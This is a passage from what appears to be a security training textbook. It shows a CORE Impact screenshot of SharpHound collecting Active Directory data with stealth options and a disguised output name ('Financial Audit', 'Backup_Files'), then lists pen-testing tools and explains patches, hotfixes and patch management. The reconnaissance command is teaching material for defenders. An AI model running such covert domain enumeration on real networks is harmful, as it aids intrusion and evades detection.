Get AD data with SharpHound
01 - Information Gathering
Local
Get AD data with SharpHound (BloodHound Collector)
Network Client Side Web
Executed Modules
Module Output
Module Output Module Log Module Parameters Quick Information Entity Properties
Ready

Get AD data with SharpHound (BloodHound Collector)

```
.NET Assembly Execution Parameters
Command Executed                                      Arguments
C:\Program Files\cobaltstrike\tools\BloodHound-win32-x64   --CollectionMethod Default --OutputDirectory C:\Users\ruth.lane\AppData\Local\Temp --Stealth
\resources\app\Collectors\SharpHound.exe               --ExcludeDomainControllers --WindowsOnly --ZipFilename Backup_Files --NoSaveCache
                                                      --OutputPrefix Financial Audit

.NET Assembly Output
---------------------------------------------------
Initializing SharpHound at 9:40 AM on 2/11/2022
---------------------------------------------------
Updated Collection Methods to Reflect Stealth Options
[-] Removed RDP Collection
[-] Removed DCOM Collection
[-] Removed PSRemote Collection
[-] Removed LocalAdmin Collection
[+] Added GPOLocalGroup
Resolved Collection Methods: Group, Sessions, Trusts, ACL, ObjectProps, SPNTargets, Container, GPOLocalGroup
[+] Creating Schema map for domain ACME.CORP using path CN=Schema,CN=Configuration,DC=acme,DC=corp
[+] Cache File not Found: 0 Objects in cache
[+] Pre-populating Domain Controller SIDS
[+] Finding Stealth Targets from LDAP Properties
Status: 0 objects finished (+0) -- Using 65 MB RAM
Status: 73 objects finished (+73 8)/s -- Using 79 MB RAM
Enumeration finished in 00:00:00.4196835
Compressing data to C:\Users\ruth.lane\AppData\Local\Temp\Financial Audit_20220211094007_Backup_Files.zip
You can upload this file directly to the UI
SharpHound Enumeration Completed at 9:40 AM on 2/11/2022! Happy Graphing!
```

Figure 13.50: Screenshot of CORE Impact


The following are some additional web server pen testing tools:

- Immunity CANVAS (*https://www.immunityinc.com*)
- Arachni (https:*//www.arachni-scanner.com*)
- WebSurgery (*https://sunrisetech.gr*)
- Mitmprox (*https://mitmproxy.org*)
- Webalizer (*https://webalizer.net*)

LO#05: Summarize Patch Management Concepts

Patch Management

Developers always attempt to find bugs in a web server and fix them. Bug fixes are distributed in the form of patches, which provide protection against known vulnerabilities. Unpatched or vulnerable patches can create a security loophole in the web server. This section describes the role of patches, upgrades, and hotfixes in securing web servers. This section also provides guidance for choosing proper patches, upgrades, hotfixes, and their appropriate sources for secure patch management.



Patches and Hotfixes


1. Hotfixes are an **update to fix a specific customer issue** and not always distributed outside the customer organization
2. A patch is a **small piece of software designed to fix problems**, security vulnerabilities, and bugs and improve the performance of a computer program or its supporting data
3. Users may be notified through **emails** or through the **vendor's website**
4. A patch can be considered as a **repair job for a programming problem**
5. Hotfixes are sometimes packaged as a set of fixes called a **combined hotfix** or **service pack**

Patches and Hotfixes

A patch is a small piece of software designed to fix problems, security vulnerabilities, and bugs as well as improve the usability or performance of a computer program or its supporting data. A patch can be considered a repair job for a programming problem. A software vulnerability is the weakness of a software program that makes it susceptible to malware attacks. Software vendors provide patches that prevent exploitations and reduce the probability of threats exploiting a specific vulnerability. Patches include fixes and updates for multiple known bugs or issues. A patch is a publicly released update that is available for all customers. A system without patches is much more vulnerable to attacks than a regularly patched system. If an attacker can identify a vulnerability before it is fixed, then the system might be susceptible to malware attacks.

A hotfix is a package used to address a critical defect in a live environment and contains a fix for a single issue. It updates a specific product version. Hotfixes provide quick solutions and ensure that the issues are resolved. Apply hotfixes to software patches on production systems.

Vendors update users about the latest hotfixes through email or make them available on their official website. Hotfixes are updates that fix a specific customer issue and are not always distributed outside the customer organization. Vendors occasionally deliver hotfixes as a set of fixes called a combined hotfix or service pack.



What is Patch Management?

- "Patch management is a process used to fix known vulnerabilities by ensuring that the **appropriate patches** are installed on a system"

An automated patch management process

Detect	Use tools to detect missing security patches
Assess	Asses the issue(s) and associated severities by mitigating the factors that may influence the decision
Acquire	Download the patch for testing
Test	Install the patch first on a testing machine to verify the consequences of the update
Deploy	Deploy the patch to the computers and ensure that the applications are not affected
Maintain	Subscribe to get notifications about vulnerabilities as they get detected

